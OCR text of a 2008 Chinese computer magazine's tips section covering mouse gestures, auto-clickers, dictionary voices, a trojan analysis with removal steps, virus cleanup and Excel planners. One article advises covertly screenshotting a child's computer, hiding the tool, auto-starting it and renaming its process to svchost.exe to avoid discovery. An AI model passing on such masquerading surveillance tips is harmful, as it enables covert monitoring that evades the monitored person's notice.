能实现这一功能的软件有多款，比如StrokeIt(下载地址：http://www.onlinedown.net/soft/7145.htm，快车代码：CF0812CMRJ06)、gMote(下载地址：http://www.handform.net/gmote/gmote-full.zip，快车代码：CF0812CMRJ07)等，前者已经很久没有更新，本刊也介绍过该软件，这里不再赘述。在Vista下使用时，只要将“宽度”设置为“0”即可。


运行gMote，它会在系统托盘处生成程序图标。以制作“显示桌面”的手势为例，首先右击系统托盘处图标，选择“配置”。接着，单击“创建”，在“选择一个操作”下单击“Windows显示桌面”。然后，按住鼠标左键在“测试”窗格中画出手势。为方便记忆，可画出字母“Zm”(“桌面”的拼音首字符)的样子(见图1)。单击“选项”，在新弹出窗口“方法”下选择一种手势画法即可，如“同时按住Ctrl+Shift并移动鼠标”。以后，只要同时按住Ctrl+Shift并在屏幕的任意位置用鼠标画出“Zm”的样子，桌面就会显示出来，非常方便。



二、查看属性只要指向它

前面，我们介绍的鼠标手势，再“懒”也得动下鼠标，下面的就更“懒”了，查看文件属性等只要用鼠标指向它就行了。


在Windows资源管理器窗口中，要查看文档属性，一般得右击再选择“属性”，有了InfoTag Magic(下载地址 http://www.contextmagic.com/ftp/InfoTagFreeSetup.exe，快车代码：CF0812CMRJ08)这款小小的软件，只要指向文件，属性就一目了然(见图2)。



▲这类软件还有很多，如Ex fShow(下载地址 http://gsts.onlinedown.net/soft/19388.htm)可让我们在网页上浏览数码照片时显示出照片的Exif信息

三、鼠标点击不劳您动手


要比懒，下面这几位大爷那可是无人能敌，它居然可让鼠标自动点击。我们以“华华自动鼠标点击器”(下载地址：http://www.onlinedown.net/soft/24673.htm，快车代码：CF0812CMRJ09)为例来说明。



▲游戏中，某些地方需要大量的点击，再比如刷网站流量……都可以用到这款软件

下载后解压并双击AutoClick即可运行(见图3)。

首先，选择动作的实施是左键还是右键，接着，选择是单击还是双击，然后设置点击的频率为多少秒点击一次，最后指定一下热键，比如默认的“Ctrl+F3”。我选择的分别是左键、单击、0.1秒、热键为默认值。设置完成后，只要将鼠标指向要点击的对象，再按一下“Ctrl+F3”，就能观察到效果了。指向一个文本文件，此时，可看到该文件瞬间就打开了很多次，要停止，再按一下“Ctrl+F3”就行了。CF [YY25]




强迫灵格斯玩“真人秀”

Tag 灵格斯 真人发音 技巧 软件

■山东/文田


词典伴随着每个人的学习生涯，狂攻英语更是少不了词典软件，而其中免费且小巧的“灵格斯词霸”是大家最常使用的软件了，不过它的发音可不够完美，要是练习口语，就不方便了，那么赶紧给它换成真人发音吧。

要让灵格斯做它不能做的事，自然要给它换个喉咙了，先到http://www.brsbox.com/filebox/down/fc/9cf35917b547b1dca80b27ece28ec845下载一个神秘的“真人发音.rar”工具包(快车代码：CF0812CMRJ10中，替换原来的文件。接下来主角就要登场了，给它制定一个真人发音文件，这里我们用“朗文现代2005语音库”(下载地址：http://lib.verycd.com/2006/05/28/0000104549.html，快车代码：CF0812CMRJ11)，先将其解压到任意目录中，然后再用“语音文件制作索引工具”(下载地址：http://www.brsbox.com/filebox/down/fc/6cf46fc3a9e38d2da939cf3b768ade1b，快车代码：CF0812CMRJ12)来为软件指定单词或句子真人语音文件的存放位置，运行“语音文件制作索引工具.rar”中的“idxmake.exe”，设置好语音文件的文件类型(如图1)，点击“browse”按钮选择索引文件要保存



的目录和文件名，点击“保存”按钮。

返回程序主界面，然后点击“GO”，在弹出的窗口中选择你语音库的位置，然后就开始制作索引文件了。索引文件制作过程中程序会处于假死状态，不要强制关闭它。索引制作完成后程序会提示是否将索引文件自动添加到TTD中使用(如图2)，点击“确定”按钮后就会自动将索引文件添加到TTD中，这样灵格斯就是真人发音了！ CF [YY26]



小提示

除了文中用到的语音文件，我们还可以指定自己喜欢的真人语音库，只要是“.MP3”或“.WAV”格式的语音文件就可以，以下是一些经典的语音库：

20000 词量真人发音单词语音库(91 MB):http://www.raga.gov.cn/downwav/RealVoice.rar

142000 词量真人发音单词语音库(597 MB):http://lib.verycd.com/2006/05/21/0000103690.html


朗文现代2005 Updated 语音库:http://lib.verycd.com/2006/05/28/0000104549.html

显示器变“监视器”

Tag 自动截屏 家长控制 技巧 软件

■文/王正洋

同事艾姐的儿子小付是一个不折不扣的“电脑迷”，平时周末回家在电脑前一坐就是好几个小时，也不知在干啥？为此，艾姐非常着急，特向本电脑“专家”求一偏方——要求能在小付毫无觉察之下监视他使用电脑的情况，以此进行因“才”施教。怎么办？电脑显示器不是叫“监视器”吗？就让它帮忙监视吧！



对屏幕做监视，最简单的方法就是屏幕录像了，不过操作起来比较麻烦，如果能不定时对整个屏幕进行截图，监视的效果也可以达到。“沼泽潜伏者”就应运而生了(下载地址：http://work.newhua.com/cfan/200812/svs.rar，快车代码：CF0812CMRJ13)。下载并解压后就能正常运行，因为它保存的截图会在软件本身的目录下，所以我们要把它放在比较隐秘的位置，然后把整个文件夹的属性设置为隐藏就更保险了。运行软件后，直观简洁的界面就出现在我们面前了(如图)，在“间隔”选项里设定软件每隔多长时间进行一次屏幕截图，例如“10秒”，在“压缩率”选项下指定保存的截图的压缩比例，以节省磁盘空间，这里我们采用默认的25%。同时将“随系统启动”勾选上，以保证监视不会露馅。最后，点击“开始监控”即可，使用“Ctrl+Home”组合键可以实现软件的隐藏和显示。这样，软件就会每隔10秒对电脑屏幕进行一次截图，截图将保存在与该软件同一目录下以当前日期命名的文件夹中(如“2008-4-17”)。

虽然该软件能隐藏本身的界面，但是却不能隐藏自身的进程，而且默认进程名为“监软.exe”，赶紧将文件名改为系统进程名“svchost.exe”。这样运行该软件后，进程名就变成了系统进程名“SVCHOST.EXE”。这样，如果不利用特殊的安全软件查看进程，是很不容易被发现的。 CF [YY27]

首杀木马

新马通缉令：“摩登王”变种C木马后门

杀毒软件测试：

瑞星2008（病毒库更新：2008.05.26）：木马无法正常运行时，但无法完全清除木马的DLL文件。

卡巴斯基（病毒库更新：2008.05.26）：木马运行时被完全查杀。

江民KV2008（病毒库更新：2008.05.25）：木马运行时杀毒软件无反应，当木马注入到explorer.exe时，杀毒提示内存错误，但木马依旧运行。

Avira（病毒库更新：2008.05.25）：木马在调用xsinddr.dl.被杀毒软件发现并进行了删除，木马无法正常运行。

犯罪纪录：摩登王木马是SINFFER类木马后门的一种，此类木马主要是利用ARP欺骗劫持IP地址并监听局域网中的密码信息，常被应用于网吧等娱乐场所盗窃网络游戏账号。由于木马采用非常流行的蠕虫繁衍技术并采用ARP传播，影响范围非常广。

木马分析：此木马会利用多媒体文件或者网页作为载体对电脑进行侵入性感染，本木马结合蠕虫病毒进行内网传播，当打开多媒体文件或网页木马时摩登王木马将自动植入用户计算机。木马随即生成多个特殊文件，如sprot.dll、xsinddr.dll、rutct.bat、rctyy.rcl等。当木马运行完成后自动启用xsinffer.exe程序进行嗅探并将数据利用8081端口发送到黑客的服务器中，完成机密信息窃取。

木马主体：采用Visual C++ 6.0编写，并经过加壳保护处理，自我复制到被感染系统的“%SystemRoot%\system32\”目录下，并重新命名为“tcpip.exe”。自我注册为系统服务，实现“摩登王”变种开机自动运行。在被感染计算机系统的后台搜索某些与安全相关的进程，一旦发现便将其强行关闭，达到自我保护的目的。将恶意可执行代码分别注入到系统IE浏览器进程“IEXPLORE.EXE”和系统桌面程序进程“explorer.exe”中，然后调用执行恶意操作。木马会自动探测局域网中存在的计算机并进行ARP攻击调用一个xsinffer.exe的嗅探工具对局域网内用户计算机的机密信息进行盗窃。

解决方案：

1.在安全模式下搜索tcpip.exe文件进行删除。

2.木马在运行后会释放多个特殊文件，如sprot.dll、xsinddr.dll、rutct.bat、rctyy.rcl，这些文件会利用DLL注入技术插入到IEXPLORE.EXE和explorer.exe中，可以利用IceSword检查是否存在注入。发现后进行删除。

3.利用防火墙封闭8081端口，木马利用此端口发送嗅探获取的数据。

小知识：ARP欺骗在木马中的作用

ARP欺骗的原理是——截获网关数据。它通知路由器一系列错误的内网MAC地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的MAC地址，造成电脑无法收到信息，而木马就可以采用xsinffer软件将数据截取。

顽固病毒？上网慢？原因这里看！

Tag **病毒、上网慢、强杀文件、ARP** 技巧 软件


瑞星反病毒工程师/王占涛

1.顽固病毒可“强杀”

大家在电脑上删除文件的时候，往往会遇到以下提示：“删除文件或文件夹时出错”，这是因为这些文件、文件夹被正系统调用或某些程序使用。如Word文档在打开的状态下，就是拒绝被删除的，重要的系统文件也是不能删除的，这是系统为了避免文件紊乱而采取的保护性措施。

有些病毒就利用了这个机制，他们会冒充系统文件或把病毒文件设置成为正在使用状态，使得系统的文件保护与杀毒软件产生“误会”，造成病毒清除失败。这时杀毒软件会报告“病毒清除失败”或者“重启计算机后删除”，而这些病毒在重启后也往往不能清除。


传统杀毒软件解决这个病毒的方法，是进入安全模式杀毒或者使用光盘引导杀毒，操作过程比较复杂。瑞星杀毒软件2008版中加入了“强杀文件”功能，只要将“使用强杀文件”功能开启后，可以强制删除这些文件：先打开瑞星杀毒软件，点击“设置→监控设置”，在弹出窗口左侧选择“文件监控”，然后在右侧勾选“高级设置”标签下的“使用强杀文件”即可（见图1）。



2.网页打开慢？有办法！


上网慢是大家经常遇到的情况，如果别的操作都很快，迅雷下载没问题、QQ聊天也没事，那就可能是以下两种情况：

第一种，如果在局域网环境下，可以看下打开网页时左下角的地址显示的网址，是不是自己要打开网页的地址，如果不是的话，就可能是中了ARP病毒。在局域网中只要有一台电脑感染了ARP病毒，它就可能向网内所有电脑发起ARP攻击，网内用户访问的正常网页会被替换成带毒网页等（见图2）。



这种情况下应该全网升级杀毒软件，断网杀毒，然后把电脑的临时文件清空。同时，还应该进行一些服务器端和客户端的反ARP设置，预防此类情况的再次发生。

第二种，如果是单机上网，或者打开网页时左下角的地址就是自己要打开的网页，可以尝试把防火墙的网址过滤关闭，再看是否还有问题。将网址过滤关闭后，上网正常，可能是瑞星防火墙的rfwproxy.exe进程被阻止了，可以把rfwproxy.exe添加到杀毒软件的白名单里即可。CF [YY28]



三招巧解被病毒破坏打不开的文件和文件夹

Tag 隐藏文件、无法打开 〉技巧 〉软件

■安徽/张安福

前段，在成功还击了病毒的大肆侵犯后，却发现，E盘上的一些文件夹和文件打不开了，鼠标点上后，却显示"文件夹是空的"，如果双击，给你来个"无权访问 E\:XXX(XXX为该文件夹名)。拒绝访问。"双击文件，无论是WORD不是EXCEL格式，都冒出个"无法打开文档：用户没有访问权"的提示。更奇怪的是，用了格式化C盘全新安装系统，可是这个问题就是不能搞定，真是既气恨得牙痒痒又觉得这件事情太不可思议了。在尝试过N多方法后，我终于找到了一种解决方法，可以适用于不同的情况。

Windows清理助手 2.7.0.8.0415

文件大小: 5265KB **软件性质:** 免费软件
适用平台: Windows 2000/XP
下载地址: http://www.newhua.com/soft/52983.htm
快车代码 CF0812CMRJ15

第一招：单文件恢复法


打开Windows清理助手，进入"高级模式→清理相关"，其界面中的"隐藏搜索"和"提取文件"功能皆可将隐藏文件一一提取出来，但这种方法太慢，对单个或少量文件尚可行。

第二招：批量恢复法

用"电脑公司"等光盘引导，进入Windows PE，此时，各分区里原来看不见、打不开的文件和文件夹，统统能显示，而且像没中毒以前一样，可以任意正常操作。在这种情况下，把原来打不开的分区中的文件拷贝到另一分区里就可以了，原分区格式化即可。

第三招：权限修改恢复法

右击不能打开的文件夹后选择"属性→安全"，在弹出的对话框中点击"确定"，再点击"属性\安全"中的"高级"按钮，出现"高级安全设置"对话框，将"所有者"选项卡中"将所有者更改为"下列表框中当前账号名选中，同时勾选列表框下"替换子容器及对象所有者"，点"确定"即可(见图)。**CF**[YY29]



▲对于单个文件，完成文件夹的操作后，再右击文件，选择"属性→安全"，将"组或用户名称"列表中由串字母和数字构成的不明用户名删除，然后"添加"，出现"选择用户或组"，点"高级→立即查找"，选中当前账号，确定后，回到"属性\安全"界面，勾选"允许"下列表框中所有复选项即可

系统安全模式下另类查杀病毒

上网的朋友相信大部分都遭遇过电脑病毒，在安全模式下查杀病毒是一种最常用，也最简单的处理办法。然而一些用户对Windows操作系统安全模式的应用还比较模糊，下面的我们就给大家讲讲Windows安全模式的应用技巧。

小知识

安全模式是Windows操作系统中的一种特殊模式，经常使用电脑的朋友肯定不会感到陌生，在安全模式下用户可以轻松地修复系统的一些错误，起到事半功倍的效果。安全模式的工作原理是在不加载第三方设备驱动程序的情况下启动电脑，使电脑运行在系统最小模式，这样用户就可以方便地检测与修复计算机系统的错误。

当电脑中了病毒出现了问题，比如不能删除文件等等，我们可以进入安全模式进行修复。


第一步：在启动计算机时，在系统进入Windows启动画面前，按下F8键(或者在启动计算机时按住Ctrl键)，就会出现操作系统多模式启动菜单，只需要选择"Safe Mode"，就可以将计算机启动到安全模式。

第二步：在Windows下删除那些病毒文件或清除资源回收站内容时，系统有时会提示"某某文件正在使用中，无法删除"的字样，进入安全模式后，Windows会自动释放这些文件的控制权，便可以将它们删除。

第三步：如果上面的方法还不能删除，可以点击"开始→所有程序→附件→系统工具→系统还原"，打开系统还原向导，然后选择"恢复我的计算机到一个较早的时间"选项，点击"下一步"按钮，在日历上点击黑体字显示的日期选择系统还原点，点击"下一步"按钮即可进行系统还原。

现在病毒一天比一天多，杀毒软件也天天更新。所以，在Windows下杀毒我们未免有些不放心，因为它们极有可能会交叉感染。而一些杀毒程序又无法在DOS下运行，这时候我们当然也可以把系统启动至安全模式，使Windows只加载最基本的驱动程序，这样杀起病毒来就更彻底、更干净。

如果Windows运行起来不太稳定或者无法正常启动，这时候先不要忙着重装系统，试着重新启动计算机并切换到安全模式，之后再重新启动计算机，系统是不是已经恢复正常了?如果是由于注册表有问题而引起的系统故障，此方法非常有效，因为Windows在安全模式下启动时可以自动修复注册表问题，在安全模式下启动Windows成功后，一般就可以在正常模式(Normal)下启动了。**CF**[YY30]



我的“窗口”会玩72变

Tag 窗口个性化 〉技巧 〉软件

■湖南/陈琼辉

本文可以学到


1. 如何实现窗口透明
2. 如何随意调整窗口大小
3. 为窗口增加按钮的方法

对于电脑用户来说，那些千篇一律的Windows窗口是不是觉得死板枯燥，想不想将它变换变换？蔡依林的一首《看我72变》令很多年轻人迷恋，其中的“人定可以胜天梦想近在眼前”在2008年这个特殊的时刻更是激发着我们的斗志。我们能在如此大的地震灾难面前都能从容应对，难道还会被这小小的窗口难住？只要你愿意，窗口也能像孙猴子一样玩出72变。

实例1.透明强弱，随心所欲

Windows系统中的窗口是不透明的，最前面的窗口总是会将其后面窗口中的内容给遮挡。当在录入一些内容时，如果同时想将另一个窗口内容来进行参照，此时如果前面的窗口是透明的，那就很方便喽。

咱们可借助汉化了的Glass2K 0.95绿色汉化版（下载地址：http://www.cncrk.com/downinfo/5879.html，快车代码：CF0812CMRJ16）来实现我们的想法。解压运行其中的Glass2K.exe，再在系统托盘上新产生的图标上单击鼠标右键，从弹出菜单中选择“设置”进入，此时便可看到简捷的设置窗口（如图1），在默认情况下窗口透明设置的快捷键默认是单击鼠标右键，但实际操作中不方便，我们在其后选择一个组合键来配合鼠标右键进行，如设置为“+Alt”。而下面的快捷键是用来快速设置窗口透明度的，如设置为“+Alt+Ctrl”，则在操作时利用“数字+Alt+Ctrl”来调节当前窗口的透明度值，其中数字越小，窗口透明程度越高，最后还可以拖动“开始栏透明度”设置任务栏的透明度，蓝色光带越满，任务栏透明度越低。设置完毕后，单击“保存”按钮。



实例2.窗口大小，听我指挥

有些窗口的大小是固定的，咱们是无法直接进行调节。不过咱们借助Window Resizer（下载地址：http://down2.tech.sina.com.cn/down/0608/winrl03chs.zip，快车代码：CF0812CMRJ17），就没有你不能调节大小的窗口了。

下载后可直接运行，运行后它会自动将你在开启此软件前的窗口捕获。我们知道系统中的“运行”窗口大小是不能直接调整的，下面咱们就用它来试试水。

打开“运行”窗口，此时Window Resizer会捕获到这个新窗口。首先咱们将Window Resizer窗口拖动到合适位置，并调整到适当大小，然后在菜单栏依次单击“功能→设置窗口大小”，接着你再将这个Windows Resizer窗口拖动一下，改变后的“运行”窗口就藏在它后面。


小提示


对于无效的窗口或控件（这类控件一般呈灰色），则可先使用“功能”菜单中的“激活控件”命令激活。另外Windows Resizer还能将窗口标题名称进行修改，或者使窗口半透明、窗口始终固定最前面显示（除了Window Resizer可在设置的窗口前显示外）。


实例3.无中生有，操作提速

Windows窗口标题栏中一般情况下只有最小化、最大化和关闭三个按钮（有时可能更少）。当然如果你精通Windows编程，这些按钮是可以根据自己需要进行添加的。但如果不精通编程呢，那么就来找Actual Title Buttons（以下简称为ATB）帮忙吧。

ATB是一款小巧的软件，下载并安装运行（下载地址：http://jdz.newhua.com/down/atbsetup.zip，快车代码：CF0812CMRJ18），在系统托盘中会出一个小窗口样式的图标。并且此时你所有的窗口标题栏上都会增加出软件默认启用的按钮（如图2），如果你想再做得更有个性化些，可以打开ATB设置窗口（在系统托盘上双击其图标），将自己需要的功能按钮勾选，像要增加“最小化至系统托盘”和“总在最上面”两个特殊的按钮则可勾选“特殊最小化”及“置顶窗口”。另外，咱们还可以单击工具栏上的“添加一个新的窗口规则到当前配置列表”图标来配置自己喜欢的规则，这样便可在几种喜欢的窗口配置间快速实现切换了。CF [YY31]







股民看过来！Excel轻松算盈亏

Tag 股票、基金 〉Excel 〉技巧、实例 〉软件

广东/沙东辉

股票和基金走进千家万户，证券公司交易系统提供的个人账户有基本的进出盈亏信息，但是到了晚上就无法查看，自己下班后有空了却无法分析。手工计算？费时费神，容易出错。现在好了，用Excel设计一个"股票买卖盈亏计算表"（见图），完全免费，直观又方便，比交易系统信息更详细，还可以方便地用Excel进行其他相关计算。以下以A股为例，B股、H股或基金的设计思路相似。

业务类别	费用项目	费用标准（上海交易所）	费用标准（深圳交易所）
A股	佣金	不超过成交金额的0.3%，起点5元	不超过成交金额的0.3%，起点5元
	过户费	成交面额（股数）的0.1%，起点1元	无
	印花税	成交金额的0.1%	成交金额的0.1%
B股	佣金	不超过成交金额的0.1%，起点1美元	不超过成交金额的0.1%，起点5港元
	印花税	成交金额的0.1%	成交金额的0.1%

小提示

此表是目前中国A、B股交易时的收费标准，把相关数据填写到盈亏计算表的A2:H2区域中，可作为计算盈亏必要参数。以后当证监会对收费标准有改变时，只要在此表修改相应的数值即可。

搭建框架

第一步：在表1的A4:P4区域中，输入如"股票代码"、"股票名称"等标题。

第二步：选择A列、B列、C列和P列，选择"格式"菜单下的"单元格"命令，在"数字"标签中选择"文本"，因为这些区域数据均属于"文本"格式数据。

第三步：选择E列至I列、K列至N列，在"数字"标签中选择"数值"，"小数位数"选择"2"，"负数（N）"选择"-1234.10"项。再用类似方法设置J列为3位小数"数值"型数据，设置J列为2位小数位数的"百分比"型数据，设置B2、E2、H2三个单元格为1位小数位"百分比"型数据，设置C2单元格为2位小数"数值"型数据。

盈亏结果轻松得

在A5:E5区域中，输入如"600021"、"上海电力"等实际买入股票的信息。

在F5中输入=IF(D5*E5*B2>C2,D5*E5*B2,C2)，即当按成交金额计算出的佣金D5*E5*B2大于最低应交佣金C2单元格中的值（5元）时，则取本数值，否则按5元收取。

在G5中输入=D5*E5*H2，即按成交金额计算出应收取印花税。

在H5中输入=IF(LEFT(A5,1)="6",IF(D5*E2>F2,D5*E2,F2),0)，其中LEFT(A5,1)="6"表示当所买股票为上海A股时，则要按IF(D5*E2>F2,D5*E2,F2)函数式计算过户费用，否则就属于深圳A股股票，不收取过户费用。

在I5中输入=F5+G5+H5，即买入时应收取的总费用为前面三项费用之和。

在J5中输入=E5+I5/D5，即计算出含买入费用的每股"成本价"。

在K5中输入=E5*D5+I5，即计算出"实际投入资金"。

在M5中输入=IF(D5*L5*B2>C2,D5*L5*B2,C2)+D5*L5*H2+H5，这是卖出时三项费用总和，参考F5、G5、H5、I5四个单元格的公式便可更好理解此公式含义。

在N5中输入=(L5-E5)*D5-I5-M5，即计算出此笔买卖的盈亏额。

在O5中输入=N5/K5，即计算出此笔买卖的盈亏百分比。

在M2中输入"盈亏总数"，在N2单元格输入=SUM(N5:N3004)，即计算出至今所有股票买卖的（注不大于3000次）盈亏总数。

至此，"盈亏计算表"设计完成，只要在L5输入实际"卖出单价"，就会自动计算出本次买卖盈亏额及盈亏百分比，分别显示于N5和O5单元格中。为了更好地做好买卖统计工作，最后还要在P5单元格录入"卖出时间"。

以上是完成一次交易的过程，以后的交易则依次在第6行、第7行……单元格中录入相应买卖数据，"计算表"就会自动计算相应的盈亏情况。


CF [YY32]

Microsoft Excel - 中国A股买卖盈亏计算与统计

中国A股买卖盈亏计算与统计

A股佣金	0.3%	5.00	A股过户费	0.1%	1.00	A股印花税	0.1%					盈亏总数	[illegible]		
股票代码	股票名称	买入时间	买入股数	买入单价	买入佣金	买入印花税	买入过户费	买入时总费用	买入成本价	实际投入资金	卖出单价	卖出时总费用	盈亏总额	盈亏比例	卖出时间
600021	上海电力	080403	200	7.40	5.00	1.48	1.00	7.48	7.437	1487.5	8.00	7.60	[illegible]	[illegible]	080411
000959	首钢股份	080403	100	6.26	5.00	0.63	0.00	5.63	6.316	631.63	7.00	5.70	62.67	[illegible]	080411
600021	上海电力	080407	1200	7.40	26.64	8.88	1.20	36.72	7.431	8916.7	7.29	36.19	204.91	-2.30%	080411
000959	首钢股份	080407	400	6.31	7.57	2.52	0.00	10.10	6.335	2534.1	6.95	11.12	[illegible]	9.27%	080411
000027	深圳能源	080408	200	14.11	8.47	2.82	0.00	11.29	14.166	2833.3	14.07	11.26	-30.54	1.08%	080411
600380	健康元	080408	100	17.49	5.25	1.75	1.00	8.00	17.570	1757	16.29	7.63	[illegible]	7.72%	080411
601333	广深铁路	080409	300	5.63	5.07	1.69	1.00	7.76	5.656	1696.8	5.74	7.89	[illegible]	[illegible]	080411
600001	邯郸钢铁	0804.0	300	6.70	6.03	2.01	1.00	9.04	6.730	2019	6.88	9.26	[illegible]	[illegible]	080411

在Word中，进入"工具→语言→翻译"，即可直接进行一个单词或句子的多语言互译。



与遗忘曲线斗争到底！

用Excel制订智能学习时间表

Tag 英语单词、艾宾浩斯记忆法 Excel 技巧 软件

北京/常志伟

本文可以学到

1. "艾宾浩斯记忆法"中的人类遗忘曲线有多大威力
2. 根据遗忘规律，用Excel生成智能学习计划，并且可随计划的执行灵活变化
3. 工作计划、考试计划等复杂的时间统计都可交给Excel

CET 4和CET-6考试就在眼前，很多同学都在临阵磨刀背单词吗？肚子里的懒虫在作怪？背了又忘，忘了又背，没有掌握科学的记忆方法，只能事倍功半！


艾宾浩斯记忆法是一种公认的比较科学的单词学习法。它根据心理学家艾宾浩斯·赫尔曼对人类遗忘的研究为基础制定，要求我们在初次记忆后，要在规定的5分钟后、30分钟后、12小时后、第1天、第2天、第4天、第7前和第15天准时进行复习，以便形成牢固的终身记忆。不过，这也带来了一个麻烦，如何管理这个时间表？在日历上写写画画？在书上口算出日期？一张大纸上画背诵时间表？用Excel自动生成复习计划吧，它有考试倒计时器，可在初次记忆后自动计算出每次复习的日期，并提示你每天要复习哪些部分，效果神奇（见图1）！

小提示


在C4格里输入"第4次记忆"，为什么不是第一次记忆呢？因为根据艾宾浩斯记忆法第一次记忆是初次记忆后五分钟，差不多就是我们背诵完一页单词的时间。第二次记忆是初次记忆后30分钟，差不多就是背诵完5～6页单词的时间。第三次记忆是初次记忆后12小时，差不多就是在睡前复习今天背诵的单词。所以，用Excel统计这三次复习实在是没有必要。

一、倒计时器

先新建一个Excel文档并保存为"学习计划.xls"。在A1、B1、C1中按图1所示输入文字，让A2自动显示今天的日期，输入"=TODAY()"即可（见图2）。今年CET考试是6月21日，在B2格里输入"2008-6-21"。



接下来在C2格内让Excel算出今天距离考试还有多少天，输入"=B2-A2"，再右击C2单元格，选"单元格格式"，在类型里选择"整数"（见图3），小数位为"0"，点"确定"格式就显示正常了（比如"15"）。



二、自动生成复习计划

至于单词的来源，大家都有自己的手册或者网上资料，比如我用的是老俞的四级红宝书，全书共35个单元（list）。在A4格里输入"list"，在A5格里输入"1"，在A6格里输入"2"。同时选中A5和A6格，用鼠标点方格右下角的小方块向下拉，Excel会自动增加数字，拉到显示"35"为止。

在B4格里输入"初次记忆"。如果计划每天学习两个list，可以在B5和B6里输入第一天的日期，比如"2008-5-20"和"2008-5-20"。

下一步要让Excel自动计算出每个list预计初次记忆的日期。在B7里输入"=B5+1"，在B8里输入"=B6+1"。同时选中B7和B8，向下拉动到B39为止。

只需在C5里输入"=B5+1"。在D4里输入"第5次复习"，在D5里输入"=B5+2"。在E4里输入"第6次复习"，在E5里输入"=B5+4"，依此类推。最后选中C5到G5，向下拖动到C40为止，就能得到一个完整的学习计划了。

三、提示复习任务

每天到表格里找当日复习任务吗？太麻烦！让Excel来自动提示！

右击标题行的"D"，选择"插入"，就有了新的一列"D"。在D4格里输入"今日任务"，在D5格里输入"=IF(C5=TODAY(),"THIS","")"（见图4）。IF是判断函数，含义是如果C5的日期和今天的日期（TODAY函数提供）一样，则显示英文"THIS"，如果不一样则单元格内不显示。"THIS"可以换成你喜欢的任何文字。接下来拖动实心小方格到C39，在每次记忆的后面都加上"今日任务"。这样每天

D	E	F
今日任务	第5次复习	第6次复习
=IF(C5=TODAY(),"THIS","")		

④

打开Excel后就可以看到今天的任务了。

如果今天有聚会，初次记忆没有按照计划进行怎么办？只需要把实际的初级记忆时间输入到B列中既可。比如list7不是按照计划在2008年5月23日行初次记忆的，而是在5月24学习的，那么在B20里输入"2008-5-24"后，Excel会自动修改每次记忆的时间，其后的list也会自然顺延。

虽然已经是"君子善假于物也"，但能否完成单词记忆的繁重任务，关键还得看你的毅力。加油吧，所有做出计划的同志们！如有疑问可以联系我：changqei984@gmail.com CF [YY33]

DOC文档除了用Word打开，还可用写字板、WPS文字等打开，格式基本不会失真。

让WPS演示也“宽屏”

Tag 宽屏 WPS Office 技巧 软件

云南/bntrees

